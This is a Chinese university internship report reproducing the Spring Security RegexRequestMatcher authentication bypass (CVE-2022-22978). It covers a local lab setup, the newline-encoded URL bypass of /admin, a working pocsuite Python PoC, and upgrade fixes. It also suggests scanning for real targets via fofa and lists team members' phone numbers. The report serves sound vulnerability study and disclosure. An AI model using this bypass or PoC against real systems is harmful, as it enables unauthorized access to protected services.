**南开大学**

**实习实训漏洞复现报告**

**2023年7月20日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 2](#_Toc3137)

[2.3漏洞复现阶段 2](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 3](#_Toc6133)

[3.1 风险管理及规避 3](#_Toc18532)

[3.2测试方法 3](#_Toc4033)

[3.3测试中所用的工具 3](#_Toc28445)

[4. 漏洞复现结果（25分） 4](#_Toc12892)

[4.1 POC插件编写 4](#_Toc32666)

[4.2 漏洞信息 5](#_Toc25120)

# 1.漏洞复现结论（15分）


南开大学360实习实训第11组的安全人员采用科学的漏洞复现步骤于2023年7月19日至2023年7月20日对Spring Security RegexRequestMatcher 认证绕过漏洞进行了全面深入的漏洞复现。

本次共发现漏洞1个，其高危漏洞1个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | Spring Security RegexRequestMatcher  认证绕过漏洞 | 高危（8.2） |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：



# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 王伯雅 | 15503567789 |
| 2 | 组员 | 李佳豪 | 13191110713 |
| 3 | 组员 | 刘哲泽 | 16650717520 |
| 4 | 组员 | 钟雨哲 | 17879630977 |
| 5 | 组员 | 吴帅达 | 13375663376 |

## 2.2漏洞对象

Spring Security RegexRequestMatcher 认证绕过漏洞

## 2.3漏洞复现阶段


|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | 使用SpringBoot框架搭建javaweb网页，其中在pom.xml文件中导入spring security的依赖，并手动设置spring security的版本为5.6.3（从而漏洞复现能够成功），完成基础网页的搭建（也可以使用vulhub靶场进行搭建）；安装pocsuite2.0.8，使用pocsuite.py运行所编写的poc插件，完成poc的验证。 |
| 漏洞复现 | 基于RegexRequestMatcher对正则表达式中的“.”过滤不严从而构造恶意的输入，最终绕过spring security的认证机制。 |
| POC编写 | 按照漏洞复现的流程，结合抓包结果和POC框架，编写POC代码，实现自动漏洞测试验证。 |
| 平台提交 | 登录 360 POC++平台，根据规范提交POC。 |

## 2.4风险等级


|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | 当在spring security使用RegexRequestMatcher进行权限配置时，由于RegexRequestMatcher正则表达式配置权限的特性，正则表达式中包含“.”时，未经身份认证攻击者可以通过构造恶意数据包绕过身份认证。 |


# 3.漏洞复现过程（35分）

（1）访问http://localhost:8080/admin，显示权限不足，无法访问。



（2）在url中拼接换行符（\n）或回车符（\r），它们的url编码分别为%0A 和%0D，成功绕过认证机制，访问到admin界面。





## 3.1 风险管理及规避

（1）规定在测试时只能访问到未授权的资源界面，不能对数据进行篡改，更不能侵害用户的隐私信息。

（2）对相关的未授权访问的资源数据进行安全备份，以应对任何可能的安全危害。

（3）在本地的服务器进行测试，不要对线上的网站进行测试，避免危害到服务器的正常运营，

## 3.2测试方法

先在本地搭建环境编写POC，再利用POC对真实测试用例进行测试，这里的测试用例可以是根据应用指纹在fofa平台或360网络空间安全测绘平台上寻找的测试目标。

## 3.3测试中所用的工具

JDK8，SpringBoot2.1.6，Spring Security5.6.3，firefox-latest，pocsuite2.0.8，python2.7，burpsuite professional v2023.5.1

# 漏洞复现结果（25分）

## 4.1 POC插件编写

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

from pocsuite.api.request import req

from pocsuite.api.poc import register,Output, POCBase

from pocsuite.thirdparty.guanxing import parse\_ip\_port,http\_packet,make\_verify\_url

class TestPOC(POCBase):

vulID = 'DSO-08749'

cveID = 'CVE-2022-22978'

cnvdID = ''

cnnvdID = ''

version = '1'

author = 'ZhongYuzhe'

vulDate = '2022-05-16'

createDate = '2023-07-19'

updateDate = '2023-07-19'

name = 'Spring Security Authentication Bypass POC'

desc='https://spring.io/security/cve-2022-22978'

solution = ''

severity = 'high'

vulType = 'Authentication bypass'

taskType = ''

references = [

'https://spring.io/security/cve-2022-22978',

'https://tanzu.vmware.com/security/cve-2022-22978 '

]

appName = 'Spring Security'

appVersion = '5.5.0 <= Spring Security < 5.5.7 \n5.6.0 <= Spring Security < 5.6.4 \nSpring Security < 5.5.0'

appPowerLink = 'https://www.vmware.com/'

samples = ['']

install\_requires = ['']

def \_attack(self):

return self.\_verify()

def \_verify(self):

self.url,ip,port = parse\_ip\_port(self.target, 80)

result = {}

headers = {

'Content-Type':'application/x-www-form-urlencoded; charset=UTF-8'

}

payloads = ['/%0A', '/%0D', '/%0a', '/%0d']

for payload in payloads:

vul\_url = make\_verify\_url(self.url, payload, mod=1)

resp = req.get(vul\_url, headers = headers, verify = False, allow\_redirects = False, timeout = 10)

if resp.status\_code == 200 and 'Access Denied' not in resp.content: #表示成功访问资源

result['VerifyInfo'] = http\_packet(resp)

result['VerifyInfo']['URL'] = vul\_url

result['VerifyInfo']['port'] = port

return self.parse\_output(result)

def parse\_output(self, result):

output = Output(self)

if result:

output.success(result)

else:

output.fail('Failed')

return output

register(TestPOC)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** | DSO-08749 | **漏洞类别** | 登录绕过 | **CVE-ID** | CVE-2022-22978 |
| **披露/发现时间** | 2022-05-16 | **bugtraq编号** |  | **CNNVD-ID：** | 未分配 |
| **提交时间** | 2023-07-20 | **漏洞发现者** | Spring官方 | **CNVD-ID：** | 未分配 |
| **漏洞等级** | 高危 | **提交者** | 钟雨哲/  王伯雅 | **搜索关键词** | Spring Security |
| **影响范围** | 5.5.0 <= Spring Security < 5.5.7  5.6.0 <= Spring Security < 5.6.4  Spring Security < 5.5.0 | | | | |
| **来源** | https://spring.io/security/cve-2022-22978 | | | | |
| **漏洞简介** | Spring Security RegexRequestMatcher 认证绕过漏洞 | | | | |
| **漏洞详情** | 当在spring security使用RegexRequestMatcher进行权限配置时，由于RegexRequestMatcher正则表达式配置权限的特性，正则表达式中包含“.”时，未经身份认证攻击者可以通过构造恶意数据包绕过身份认证。 | | | | |
| **参考链接** | <https://spring.io/security/cve-2022-22978>  <https://tanzu.vmware.com/security/cve-2022-22978> | | | | |
| **靶场信息** | 可以使用SpringBoot框架配置Spring Security依赖搭建JavaWeb靶场  可以使用vulhub配合docker搭建靶场 | | | | |
| **POC** | 参照“4.1POC插件编写”部分 | | | | |
| **修复方案** | Spring Security 5.5.x 升级至 5.5.7  Spring Security 5.6.x 升级至 5.6.4  或者升级至最新版本6.1.2 | | | | |